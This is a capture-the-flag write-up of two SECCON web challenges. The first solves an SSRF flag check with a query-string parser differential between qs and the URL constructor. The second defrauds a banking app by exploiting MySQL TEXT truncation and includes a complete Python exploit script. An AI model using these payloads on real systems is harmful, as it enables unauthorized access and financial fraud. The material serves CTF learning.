
Author: Arkark_
The Given Challenge was basically about how you could exploit the way how a differential occured between qs library and URL constructor
Handout
Docker-compose
services:
  chall:
    build: ./web
    restart: unless-stopped
    init: true
    ports:
      - 3006:3000
    environment:
      - FLAG=SECCON{dummy}
docker
FROM oven/bun:1.1.36

WORKDIR /app

COPY *.json *.lockb ./
RUN bun install

COPY index.ts ./
CMD bun run index.ts
index.ts
import express from "express";

const PORT = 3000;
const LOCALHOST = new URL(`http://localhost:${PORT}`);
const FLAG = Bun.env.FLAG!! || "asdfasqwflagflagflag";

const app = express();

app.use("/", (req, res, next) => {
  if (req.query.flag === undefined) {
    const path = "/flag?flag=guess_the_flag";
    res.send(`Go to <a href="${path}">${path}</a>`);
  } else {
    next();
  }
});

app.get("/flag", (req, res) =>
  if (req.query.flag === FLAG) {
    res.send(`Congratz! The flag is '${FLAG}'.`);
  } else {
    res.send(`<marquee>🚩🚩🚩</marquee>`);
  }
});

app.get("/ssrf", async (req, res) => {
  try {
    const url = new URL(req.url, LOCALHOST);
    if (url.hostname !== LOCALHOST.hostname) {
      console.log(`Hostname mismatch: ${url.hostname}`);
      res.send("Try harder 1");
      return;
    }
    if (url.protocol !== LOCALHOST.protocol) {
      console.log(`Protocol mismatch: ${url.protocol}`);
      res.send("Try harder 2");
      return;
    }

    url.pathname = "/flag";
    url.searchParams.append("flag", FLAG);
    const fetchResponse = await fetch(url);
    const text = await fetchResponse.text();
    res.send(text);
  } catch (error) {
    res.status(500).send(":(");
  }
});

app.listen(PORT, () => {
  console.log(`Server is running on http://localhost:${PORT}`);
});
Routes
We see that it is a bun server and there are two main routes established
-
/ssrf→ This route basically holds the main objective of the challenge having two main checks
    if (url.hostname !== LOCALHOST.hostname) {
      console.log(`Hostname mismatch: ${url.hostname}`);
      res.send("Try harder 1");
      return;
    }
    if (url.protocol !== LOCALHOST.protocol) {
      console.log(`Protocol mismatch: ${url.protocol}`);
      res.send("Try harder 2");
      return;
    }
→ More importantly the most important thing to notice here is that the server adds the flag as a parameter alongside our given flag and then sends it to the
/flagendpoint which checks if the flag matches then it returns you the flag -
/flag
→ Just checks if the given flag in the parameter is the same flag which is given if so it returns you the actual flag
Initial Ideas
→To Find some form of way which would use the ssrf endpoint and help us retrieve the flag directly as what happenes is that if you give the flag parameter in ssrf endpoint what happens is that the server logic also adds one of its own and makes it an array of flag parameter and therefor failing the strict check with the flag
→ Second to find some issue with how the parameter would have been passed as such fully
as in one of a previous challenges bun has a different implementation of how it parses url as such
Exploitation
Then noticing something about the second method
as what is happening in the code is that the query you send first get default passed by Qs Library then due to the URL() Constructor there exists a small differential which occurs which we may be able to exploit
When you read the documentation for qs library there is a small peculiarity there
        var bracketEqualsPos = part.indexOf(']=');
        var pos = bracketEqualsPos === -1 ? part.indexOf('=') : bracketEqualsPos + 1;
qs library prioritizes ]= over = when trying to decide what the seperation between key and value is
This gives us an opportunity to craft a payload that express will parse
as having a flag parameter the first time, which will then be modified
by the URL parsing to no longer have a flag parameter
(according to qs), which then gets the real flag appended to it. The
simplest solution to this is the following:
Example

This is what hapepns when you just pass a ?flag=asdasdsa normally it gets put in an array and then fails the check

below is the final query which would get passed to the /flag
Now if we were to use ?flag[=]=

below is the final query which would get passed to the /flag

Hence you get the flag right once you send that in the browser itself
FLAG
Congratz! The flag is 'SECCON{Which_whit3space_did_you_u5e?}'.
Trillion Bank - Web Challenge
Author: Arkark_
Challenge Description
A web challenge involving a banking system where you need to accumulate a trillion coins to get the flag.
Overview
The challenge provides a simple banking application with three main endpoints:
/api/register- For user registration/api/me- To check user balance/api/transfer- To transfer money between users
The goal is to achieve a balance of 1 trillion (1,000,000,000,000) to receive the flag.
Initial Analysis
Key Files
-
Dockerfile & Docker Compose
- Standard Node.js setup with MySQL database
- Flag is passed as an environment variable
-
Database Schema (db.js)
CREATE TABLE users (
id INT AUTO_INCREMENT NOT NULL,
name TEXT NOT NULL,
balance BIGINT NOT NULL,
PRIMARY KEY (id)
)
- Main Application (index.js)
- Implements user registration
- Balance checking
- Money transfer functionality
- Flag is revealed when balance reaches 1 trillion
The Vulnerability
The vulnerability lies in the combination of two factors:
-
No Character Limit in Registration
app.post("/api/register", async (req, res) => { const name = String(req.body.name); if (!/^[a-z0-9]+$/.test(name)) { res.status(400).send({ msg: "Invalid name" }); return; } // No length check! }); -
MySQL TEXT Field Limitation
- TEXT fields in MySQL have a maximum length of 65,535 bytes
- Longer strings get silently truncated
The Exploit
The vulnerability can be exploited by:
- Creating multiple users with names longer than 65,535 bytes
- Adding different characters at the end (after the truncation point)
- These users will appear different in the application logic but reference the same database record
- Using this to transfer money between accounts repeatedly
Exploit Script
import os
import random
import string
import httpx
BASE_URL = f"http://{os.getenv('SECCON_HOST', 'localhost')}:{os.getenv('SECCON_PORT', '3000')}"
# Create base name of 65,535 characters
root_name = "".join(random.choices(string.ascii_lowercase, k=65535))
res = httpx.post(f"{BASE_URL}/api/register", json={"name": root_name})
assert res.status_code == 200
# Create two users with the same truncated name
names = [root_name + "0", root_name + "1"]
balances = [10, 10]
clients = [
    httpx.Client(base_url=BASE_URL),
    httpx.Client(base_url=BASE_URL),
]
for i in range(2):
    res = clients[i].post("/api/register", json={"name": names[i]})
    assert res.status_code == 200, res.json()
def transfer(sender_id: int):
    recipient_id = sender_id ^ 1
    res = clients[sender_id].post(
        "/api/transfer",
        json={"recipientName": root_name, "amount": balances[sender_id]},
    )
    assert res.status_code == 200, res.json()
    balances[recipient_id] += balances[sender_id]
# Keep transferring until we reach 1 trillion
while balances[0] < 1_000_000_000_000:
    for i in range(2):
        transfer(i)
    print(balances) # Follows Fibonacci sequence
# Get the flag
res = clients[0].get("/api/me")
assert res.status_code == 200
print(res.json()["flag"])
Key Takeaways
- Always validate input length, especially when dealing with database text fields
- Be aware of database field limitations and their truncation behavior
- Consider how truncation might affect application logic
- Test edge cases with maximum field lengths